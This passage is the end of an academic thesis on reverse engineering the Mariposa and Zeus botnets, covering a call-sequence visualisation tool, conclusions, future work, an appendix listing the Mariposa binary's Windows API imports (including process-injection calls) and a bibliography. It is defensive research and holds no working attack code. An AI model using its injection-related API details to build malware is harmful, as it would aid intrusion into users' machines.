

Figure 5.57: Registry Manipulation Call Sequence



Figure 5.58: C&C Server Communication Call Sequence

5.5 Summary

We have introduced in this chapter Tracks sequence viewer. The goal of our work is to develop a tool and to assist the reverse engineering process in cyber security. Relative to existing tools in this domain, our tool introduces additional features including dynamic tracing, loop and cycle detection and navigational aid. Our eventual target with Tracks is to run the executable with the sequence viewer open and investigates the entire call graph afterwards. This is sometimes impossible because of several anti-debugging traps used in malware. Since we cannot single step over the code, the user needs some prior knowledge to analyze the malware properly using the sequence viewer. We hope that new anti-anti-debugging tools can solve these problems.

Chapter 6

Conclusion

This chapter concludes the thesis. First, we give a summary of the contributions, then we describe the research directions that can be conducted as a future work.

6.1 Summary

The perspective of the malware has changed from fun to organized crime. Malware facilitates the evil power of software for several malevolence activities including DDoS extortions, identity theft, click-fraud and many more. The central control of an evil software equipped with malevolent capabilities imposes serious threats to the Internet world. Botnets equipped with sophisticated techniques like polymorphism, metamorphism and several hiding techniques can impose severe threat for the Internet users. Considering the fact, it is mandatory for the security researchers to understand the inner workings of the modern types of malwares especially botnets.

The Mariposa toolkit is one of the most prominent botnet technologies that is being used nowadays. Capabilities like, code injection, spreading mechanism, information stealing, DDoS makes the botnet worthwhile to analyze. The Zeus crimeware toolkit is an advanced tool to control and run a botnet. The integrated tootkit is designed effectively to evade host level anti-virus detection. On the other side, the use of encrypted HTTP traffic makes it difficult to detect and analyze in the network level. Moreover, the multiple levels of malware obfuscation and mass process infection present a burden for the analysts of the botnet.

In this thesis, we have analyzed Mariposa and Zeus botnet using reverse engineering techniques. We have uncovered all the obfuscations and decryptions presented in the bot binary. We have also described how code injection techniques are exploited by botnets to hide their evil activities inside legitimate processes. We have also provide scripts to automatically extract valuable information from the bot binary. Our general observation is that botnets are becoming blended threats since they combine the capabilities of worms, viruses and trojan horses. From this exercise, we have learned that some sequences of API calls can be a good source to detect nefarious bot activities. For instance, a process that generally does not need to access P2P registry entries does so by calling some API functions can be suspicious. Finally, the rise of UDP traffic in a network can give a clue about the presence of a Mariposa infection in this network.

Reverse code engineering is a very complex and time consuming task. Because of the lack of suitable visualization tools, the task becomes more hectic. In order to find out the most important beacons of malware analysis regarding the visualization, we have

conducted a survey on 15 practitioners in the corresponding domain. In response to that survey, we have developed Tracks which leverages progressive user interface techniques to improve support for control flow analysis. Relative to state-of-the-art tools such as IDA Pro, Tracks introduces additional features including dynamic tracing, navigational aids, loop and cycle detection and integration with IDA Pro functionality. Our analysis reveals the ways in which research in the cyber security community can be enhanced through the adaptation of visualization techniques and interactive user interfaces in the analysis of low-level systems.

6.2 Future Work

For future work, we intend to reverse engineer other bots that are of interest to the security community. In addition, we will target to work on a framework for the automatic analysis, naming and classification of malware. There are many dimensions for the future works related with Tracks and visualization. For the sequence viewer, we determine six areas to work: 1) recognizing API call patterns, 2) documentation, 3) showing reversed control flow, 4) comparing traces, 5) collecting data required to reach execution points and 6) detecting branch frequency. API call patterns combined with other features can be a good source to determine the malicious nature of executables. Regarding documentation, we feel that when analyzing complex binary, it is important to take notes within the tool and preserve it for future use. Reversed control path can help analyzing malicious software. It can help by providing information on how to reach a specific portion of code. Comparing two traces

to see how the program executes differently from one run to the next is very important. Finally, branch frequency would indicate how often some code is executed which can be helpful to locate performance bottlenecks. Throughout the malware analysis process, user needs to reset the debugging process. Sometimes, user needs to restart the whole process from the beginning. The way to find out the proper debugging steps is a tedious and a time-consuming job mainly because of the obfuscation and the anti-debugging traps. Even with all the steps known, one has to be extremely careful in rerunning the malware. A state diagram that reruns the software automatically to a predefined state such as the injection state in case of Mariposa, can be very helpful to save time and effort.

Appendix

Listing 6.1: Library Functions Used in Mariposa Botnet

```
1  debug068:01620000 dd offset user32_MessageBoxA
2  debug068:01620004 dd offset user32_RegisterDeviceNotificationA
3  debug068:01620008 dd offset user32_DefWindowProcA
4  debug068:0162000C dd offset user32_RegisterClassExA
5  debug068:01620010 dd offset user32_CreateWindowExA
6  debug068:01620014 dd offset user32_DestroyWindow
7  debug068:01620018 dd offset user32_UnregisterClassA
8  debug068:0162001C dd offset user32_UnregisterDeviceNotification
9  debug068:01620020 dd offset user32_PeekMessageA
10 debug068:01620024 dd offset user32_DispatchMessageA
11 debug068:01620028 dd offset user32_wsprintfA
12 debug068:0162002C dd offset kernel32_LoadLibraryA
13 debug068:01620030 dd offset kernel32_GetModuleFileNameA
14 debug068:01620034 dd offset kernel32_CopyFileA
15 debug068:01620038 dd offset kernel32_CreateFileA
16 debug068:0162003C dd offset kernel32_CloseHandle
17 debug068:01620040 dd offset kernel32_ReadFile
18 debug068:01620044 dd offset kernel32_GetFileSize
```

```
19 debug068:01620048 dd offset kernel32_WriteFile
20 debug068:0162004C dd offset kernel32_LocalAlloc
21 debug068:01620050 dd offset kernel32_LocalFree
22 debug068:01620054 dd offset kernel32_LocalSize
23 debug068:01620058 dd offset kernel32_GetTickCount
24 debug068:0162005C dd offset kernel32_GetCommandLineA
25 debug068:01620060 dd offset kernel32_GetLocalTime
26 debug068:01620064 dd offset kernel32_CreateToolhelp32Snapshot
27 debug068:01620068 dd offset kernel32_Process32First
28 debug068:0162006C dd offset kernel32_Process32Next
29 debug068:01620070 dd offset kernel32_OpenProcess
30 debug068:01620074 dd offset kernel32_VirtualAllocEx
31 debug068:01620078 dd offset kernel32_CreateRemoteThread
32 debug068:0162007C dd offset kernel32_lstrlen
33 debug068:01620080 dd offset kernel32_lstrcat
34 debug068:01620084 dd offset kernel32_lstrcmp
35 debug068:01620088 dd offset kernel32_lstrcmpi
36 debug068:0162008C dd offset kernel32_lstrcpyn
37 debug068:01620090 dd offset kernel32_WaitForSingleObject
38 debug068:01620094 dd offset kernel32_CreateMutexA
39 debug068:01620098 dd offset kernel32_CreateThread
40 debug068:0162009C dd offset kernel32_ExitThread
41 debug068:016200A0 dd offset kernel32_Sleep
42 debug068:016200A4 dd offset kernel32_CreateDirectoryA
43 debug068:016200A8 dd offset kernel32_GetLastError
44 debug068:016200AC dd offset kernel32_SetFileAttributesA
```

```
45 debug068:016200B0 dd offset kernel32_DeleteFileA
46 debug068:016200B4 dd offset kernel32_GetSystemDirectoryA
47 debug068:016200BC dd offset kernel32_CreateProcessA
48 debug068:016200C0 dd offset kernel32_GetEnvironmentVariableA
49 debug068:016200C4 dd offset kernel32_GetModuleHandleA
50 debug068:016200C8 dd offset kernel32_GetVersionExA
51 debug068:016200CC dd offset kernel32_GetTempPathA
52 debug068:016200D0 dd offset kernel32_ExitProcess
53 debug068:016200D4 dd offset kernel32_VirtualProtectEx
54 debug068:016200D8 dd offset kernel32_CreateNamedPipeA
55 debug068:016200DC dd offset kernel32_ConnectNamedPipe
56 debug068:016200E0 dd offset kernel32_DuplicateHandle
57 debug068:016200E4 dd offset kernel32_GetCurrentProcess
58 debug068:016200E8 dd offset kernel32_DisconnectNamedPipe
59 debug068:016200EC dd offset kernel32_GetLocaleInfoA
60 debug068:016200F0 dd offset kernel32_PeekNamedPipe
61 debug068:016200F4 dd offset kernel32_CreatePipe
62 debug068:016200F8 dd offset ntdll_NtWriteVirtualMemory
63 debug068:016200FC dd offset advapi32_RegCreateKeyExA
64 debug068:01620100 dd offset advapi32_RegSetValueExA
65 debug068:01620104 dd offset advapi32_RegCloseKey
66 debug068:01620108 dd offset advapi32_RegDeleteValueA
67 debug068:0162010C dd offset advapi32_RegOpenKeyA
68 debug068:01620110 dd offset advapi32_GetUserNameA
69 debug068:01620114 dd offset advapi32_RegQueryValueExA
70 debug068:01620118 dd offset ws2_32_WSAStartup
```

```
71 debug068:0162011C dd offset ws2_32_socket
72 debug068:01620120 dd offset ws2_32_inet_ntoa
73 debug068:01620124 dd offset ws2_32_inet_addr
74 debug068:01620128 dd offset ws2_32_htons
75 debug068:01620130 dd offset ws2_32_sendto
76 debug068:01620134 dd offset ws2_32_recvfrom
77 debug068:01620138 dd offset ws2_32_closesocket
78 debug068:0162013C dd offset ws2_32_ioctlsocket
79 debug068:01620140 dd offset ws2_32_gethostbyname
80 debug068:01620144 dd offset ws2_32_getsockname
81 debug068:01620148 dd offset ws2_32_send
82 debug068:0162014C dd offset ws2_32_gethostname
83 debug068:01620150 dd offset ws2_32_connect
84 debug068:01620154 dd offset ws2_32_select
85 debug068:01620158 dd offset ws2_32_htonl
86 debug068:0162015C dd offset ws2_32_htonl
87 debug068:01620160 dd offset ws2_32_recv
88 debug068:01620164 dd offset ws2_32_setsockopt
89 debug068:01620168 dd offset ws2_32_WSARecv
90 debug068:0162016C dd offset ws2_32_getnameinfo
```

Bibliography

[1] Banking malware zeus sucessfully bypasses anti-virus detection, 2010. Available at: http://www.ecommerce-journal.com/news/18221_zeus_increasingly_avoids_pcs_detection.

[2] Inside the urlzone trojan network. Available at: http://threatpost.com/en_us/blogs/inside-urlzone-trojan-network-100609, accessed on 2009.

[3] Capture-bat. Available at: http://www.joebox.ch/, accessed on August, 2010.

[4] Stealth: A plugin for ida pro. Available at: http://www.openrce.org/downloads/details/200/Stealth, accessed on August, 2010.

[5] Anubis: Analyzing unknown binaries. Available at: http://anubis.iseclab.org/, accessed on December, 2010.

[6] Arpanet. Available at: http://en.wikipedia.org/wiki/ARPANET, accessed on December, 2010.

[7] Cisco 2008 annual report. Technical report, Availabler at: http://www.cisco.com/en/US/prod/collateral/vpndevc/securityreview12-2.pdf, accessed on December, 2010.

[8] Cisco 2009 annual security report. Technical report, Availabler at: http://www.cisco.com/go/securityreport, accessed on December, 2010.

[9] Damballa take back command-and-controll. Available at: http://www.damballa.com/, accessed on December, 2010.

[10] Defence Intelligence. Available at: {http://www.defintel.com}, accessed on December, 2010.

[11] Dll injection. Available at: http://en.wikipedia.org/wiki/DLL injection#cite note-Waddington-9, accessed on December, 2010.

[12] Mysql:the world's most popular open source database. Available at: http://www.mysql.com/, accessed on December, 2010.

[13] Outpost firewall. Available at: http://www.agnitum.com/products/outpost/, accessed on December, 2010.

[14] regshot. Available at: http://regshot.sourceforge.net/, accessed on December, 2010.

[15] Securix network security monitoring. Available at:http://www.securixlive.com/knoppix-nsm/, accessed on December, 2010.

[16] Shadowserver foundation. Available at: http://www.shadowserver.org/wiki/, accessed on December, 2010.

[17] Smartsniff v1.62 - capture tcp/ip packets on your network adapter. Available at: http://www.nirsoft.net/utils/smsniff.html, accessed on December, 2010.

[18] Symantec internet security threat report trends for 2009. Technical report, Symantec, accessed on December, 2010. Technical Report, Available at: http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiv_04-2009.en-us.pdf.

[19] Understanding heuristics: symantec's bloodhound technology. Technical Report, Available at: http://www.symantec.com/avcenter/reference/heuristc.pdf, accessed on December, 2010.

[20] Virscan. Available at: http://www.virscan.org, accessed on December, 2010.

[21] VirusTotal. Available at: http://www.virustotal.com, accessed on December, 2010.

[22] Vmware server. Available at: http://www.vmware.com/products/server/, accessed on December, 2010.

[23] Zonealarm. Available at: http://www.zonealarm.com/security/en-ca/home.htm, accessed on December, 2010.

[24] eBay. Available at: http://www.ebay.ca/, accessed on January, 2011.

[25] Nsmnow. Available at:http://www.securixlive.com/nsmnow/, accessed on January, 2011.

[26] PayPal. Available at: https://www.paypal.com/, accessed on January, 2011.

[27] Phatbot trojan analysis. Available at: http://www.secureworks.com/research/threats/phatbot/?threat=phatbot, accessed on January, 2011.

[28] Sinit P2P trojan analysis. Available at: http://www.secureworks.com/research/threats/sinit, accessed on January, 2011.

[29] Icezelion. tutorial 24: Windows hooks. Available at: http://win32assembly.online.fr/tut24.html, accessed on July, 2010.

[30] Peid packer detector. Available at: http://www.peid.has.it/, accessed on July, 2010.

[31] Butterfly network solution. Available at: http://www.bfsystems.net/index.php?page=2, accessed on June, 2009.

[32] Butterfly network solution. Available at: http://bfsystems.net/index.php?page=bff_features&l=en, accessed on June, 2009.

[33] Teen questioned in computer hacking probe. Available at: http://www.cnn.com/2007/TECH/11/29/fbi.botnets/index.html, accessed on March, 2010.

[34] Jotti online scanner. Available at: http://www.virusscan.jotti.org, accessed on November, 2009.

[35] Bintext 3.03. Available at: http://www.foundstone.com/us/resources/proddesc/bintext.htm, accessed on November, 2010.

[36] Currports v1.81 - monitoring opened tcp/ip network ports / connections. Available at: http://www.nirsoft.net/utils/cports.html, accessed on November, 2010.

[37] Currprocess freeware process viewer. Available at: http://www.nirsoft.net/utils/cprocess.html, accessed on November, 2010.

[38] Ip sniffer free packet sniffer and protocol analyzer. Available at: http://erwan.l.free.fr/, accessed on November, 2010.

[39] Packetmon. Available at: http://www.analogx.com/contents/download/Network/pmon/Freeware.htm, accessed on November, 2010.

[40] Prcview process viewer for windows. Available at: http://www.teamcti.com/pview/prcview.htm, accessed on November, 2010.

[41] Visual sniffer free packet capture tool and protocol analyzer. Available at: http://www.biovisualtech.com/vindex.htm, accessed on November, 2010.

[42] IDA Stealth Plugin. Available at: http://newgre.net/idastealth, accessed on September, 2010.

[43] Openrce ida plugins. Available at: http://www.openrce.org/downloads/browse/IDA_Plugins, accessed on September, 2010.

[44] 2brightsparks. InstallSpy. Available at: http://www.2brightsparks.com/freeware/freeware-hub.html, accessed on October, 2010.

[45] Pedram Amini. PaiMei - Reverse Engineering Framework. In *Reverse Engineering Conference, (RECON)*, Montreal, Canada, 2006.

[46] I. Arce and E. Levy. An analysis of the slapper worm. In *Security Privacy, IEEE*, volume 1, pages 82 – 87, 2003.

[47] Lili Bai, Jianmin Pang, Yichi Zhang, Wen Fu, and Jiafeng Zhu. Detecting malicious behavior using critical api-calling graph matching. In *Information Science and Engineering (ICISE), 2009 1st International Conference on*, pages 1716 –1719, 2009.

[48] J. Baldwin, P. Sinha, M. Salois, and Y. Coady. Progressive user interfaces for regressive analysis: Making tracks with large, low-level systems. In *Proceedings of the Australasian User Interface Conference, (AUIC)*, Perth, Australia, 2011. IEEE Software.

[49] Amit Basudevan. *WiLDCAT: an integrated stealth environment for dynamic malware analysis*. PhD thesis, The University of Texas at Arlington, May 2007.

[50] Chris Bennet. Tool features for understanding large reverse engineered sequence diagrams. Master's thesis, University of Victoria, 2008.

[51] James R. Binkley. An algorithm for anomaly-based botnet detection. In *In Proceedings of USENIX Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI)*, pages 43–48, 2006.

[52] H. Binsalleh, T. Ormerod, A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, and L. Wang. On the analysis of the zeus botnet crimeware toolkit. In *PST '10: Proceedings of the The Eight International Conference on Privacy, Security and Trust*, Ottawa, Ontario, Canada, August 2010. IEEE Software.

[53] Andrew Bragdon, Steven P. Reiss, Robert Zeleznik, Suman Karumuri, William Cheung, Joshua Kaplan, Christopher Coleman, Ferdi Adeputra, and Joseph J. LaViola, Jr. Code bubbles: rethinking the user interface paradigm of integrated development environments. In *ICSE '10: Proceedings of the 32nd ACM/IEEE International Conference on Software Engineering*, pages 455–464, New York, NY, USA, 2010. ACM.

[54] Danilo Bruschi, Lorenzo Martignoni, and Mattia Monga. Detecting self-mutating malware using control flow graph matching. In *Proceedings of the conference on detection of intrusions and malware & vulnerability assemssment (DIMVA), IEEE Computer Society*, pages 129–143, 2006.

[55] S. Burji, K.J. Liszka, and C. Chan. Malware analysis using reverse engineering and data mining tools. In *System Science and Engineering (ICSSE), 2010 International Conference on*, pages 619 –624, 2010.

[56] R. Charpentier and M. Salois. Detection of malicious code in cots software via certifying compilers. In *In Commercial Off-The-Shelf Products in Defence Applications "The Ruthless Pursuit of COTS", Neuilly-sur-Seine Cedex, France, (NATO), (RTO)*, pages 1–8, April 2000.

[57] Ken Chiang and Levi Lloyd. A case study of the rustock rootkit and spam bot. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, pages 10–10, Berkeley, CA, USA, 2007. USENIX Association.

[58] ClickForensics. Click fraud index. Available at: `http://www.clickforensics.com/resources/click-fraud-index.html`, accessed on March, 2010.

[59] Symantec Corporation. Zeus, king of the underground crimeware toolkits. Available at: `http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits`, accessed on December, 2010.

[60] C. Shannon D. Moore and K. Claffy. Code red: A case study on the spread and victims of an internet worm. In *Internet Measurement Workshop, ACM*, 2002.

[61] S. Savage C. Shannon S. Staniford D. Moore, V. Paxson and N. Weaver. Inside the slammer worm. In *Security Privacy, IEEE*, 2003.

[62] David Dagon, Guofei Gu, Christopher P. Lee, and Wenke Lee. A taxonomy of botnet structures. *Computer Security Applications Conference, Annual*, 0:325–339, 2007.

[63] Neil Daswani and Michael Stoppelman. The anatomy of clickbot.a. In *HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, Berkeley, CA, USA, 2007. USENIX Association.

[64] Joshua Davi. Hackers take down the most wired country in europe. Available at: `http://www.wired.com/politics/security/magazine/15-09/ff_estonia`, accessed on November, 2010.

[65] Michelle Delio. Anna worm writer tells all. Available at: `http://www.wired.com/science/discoveries/news/2001/02/41782`, accessed on January, 2011.

[66] David Dittrich and Sven Dietrich. P2p as botnet command and control: a deeper insight. In *3rd International Conference on Malicious and Unwanted Software (MALWARE)*, pages 41–48, Piscataway, NJ, USA, 7-8 Oct. 2008 2008. Appl. Phys. Lab., Univ. of Washington, Washington, DC, USA, IEEE.

[67] Eldad Eilam. *Rerversing: Secrets of Reverse Engineering*. Wiley, 2005.

[68] elias.bachaalany. Idapython: Python plugin for interactive disassembler pro. Available at: http://code.google.com/p/idapython/, accessed on December, 2010.

[69] F-Secure. Virus:w32/melissa. Available at: http://www.f-secure.com/v-descs/melissa.shtml, accessed on January, 2011.

[70] GFI. Gfi sandbox (formerly cwsandbox) comprehensive malware analysis tool. Available at: http://www.sunbeltsoftware.com/Malware-Research-Analysis-Tools/Sunbelt-CWSandbox/, accessed on December, 2010.

[71] J. Govil. Examining the criminology of bot zoo. In *in Proceedings of the 6th International Conference on Information,Communications and Signal Processing (ICICS)*, pages 1–6, 2007.

[72] I. A. Hackworth and N. Ianelli. Botnets as a vehicle for online crime. Baltimore, USA, December 2005. CERT Coordination Center.

[73] Hex-Rays. Ida pro supported processors. Available at: http://www.hex-rays.com/idapro/idaproc.htm, accessed on August, 2010.

[74] Hex-Rays. Ida pro disassembler & debugger. Available at: http://www.hex-rays.com/idapro, accessed on December, 2010.

[75] Steven A. Hofmeyr, Stephanie Forrest, and Anil Somayaji. Intrusion detection using sequences of system calls. *J. Comput. Secur.*, 6(3):151–180, 1998.

[76] Greg Hoglund and James Butler. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional, second edition, 2005.

[77] Thorsten Holz, Christian Gorecki, Konrad Rieck, and Felix C. Freiling. Measuring and detecting fast-flux service networks. In *In Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS)*, 2008.

[78] Thorsten Holz, Moritz Steiner, Frederic Dahl, Ernst Biersack, and Felix Freiling. Measurements and mitigation of peer-to-peer-based botnets: a case study on storm worm. In *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, pages 9:1–9:9, Berkeley, CA, USA, 2008. USENIX Association.

[79] Thorsten Holz, Moritz Steiner, Frederic Dahl, Ernst Biersack, and Felix Freiling. Measurements and mitigation of peer-to-peer-based botnets: a case study on storm worm. In *LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, pages 1–9, Berkeley, CA, USA, 2008. USENIX Association.

[80] IBM. Communications server. Available at: `http://publib.boulder.ibm.com/infocenter/zos/v1r9/index.jsp?topic=/com.ibm.zos.r9.halc001/oawshs.htm`, accessed on November, 2010.

[81] iDefense Labs. Sysanalyzer. Available at: `http://labs.idefense.com/software/malcode.php`, accessed on September, 2010.

[82] Brian Krebs. Storm worm dwarfs world's top supercomputers. Available at: http://blog.washingtonpost.com/securityfix/2007/08/storm_worm_dwarfs_worlds_top_s_1.html, August accessed on November, 2009.

[83] N. Kshetri. The simple economics of cybercrimes. *Security Privacy, IEEE*, 4(1):33 – 39, 2006.

[84] Jae-Seo Lee, HyunCheol Jeong, Jun-Hyung Park, Minsoo Kim, and Bong-Nam Noh. The activity analysis of malicious http-based botnets using degree of periodic repeatability. *Security Technology, International Conference on*, 0:83–86, 2008.

[85] Robert Lemos. Inside the 'iloveyou' worm. Available at: http://www.zdnet.com/news/inside-the-iloveyou-worm/107344, accessed on January, 2011.

[86] Mandiant. Mandiant red curtain. Available at: http://www.mandiant.com/products/free_software/red_curtain/, accessed on November, 2010.

[87] Petar Maymounkov and David Mazieres. Kademlia: A peer-to-peer information system based on the xor metric. In Peter Druschel, Frans Kaashoek, and Antony Rowstron, editors, *Peer-to-Peer Systems*, volume 2429 of *Lecture Notes in Computer Science*, pages 53–65. Springer Berlin / Heidelberg, 2002. 10.1007/3-540-45748-8_-5.

[88] C. Mazzariello. Irc traffic analysis for botnet detection. In *Information Assurance and Security, 2008. ISIAS '08*, pages 318 –323, 2008.

[89] B. McCarty. Botnets: big and bigger. *Security Privacy, IEEE*, 1(4):87 – 90, 2003.

[90] Trend Micro. Worm_mydoom.m. Available at: `http://about-threats.trendmicro.com/ArchiveMalware.aspx?language=us&name=WORM\_MYDOOM.M`, accessed on January, 2011.

[91] MSDN. Autorun.inf entries. Available at: `http://msdn.microsoft.com/en-us/library/cc144200%28v=vs.85%29.aspx`.

[92] Del Myers. Diver: Dynamic Interactive Views for Reverse Engineering. Available at:`http://diver.sourceforge.net`, Accessed on March, 2010.

[93] Jose Nazario. Blackenergy ddos bot analysis. 2007.

[94] Norman. Sandbox malware analyzers. Available at: `http://www.norman.com/business/sandbox_malware_analyzers/en`, accessed on December, 2010.

[95] objectplanet. Network probe - network monitor and protocol analyzer. Available at: `http://www.objectplanet.com/probe/`, accessed on August, 2010.

[96] OllyDbg. Ollydbg. Available at: `http://www.ollydbg.de/`, accessed on December, 2010.

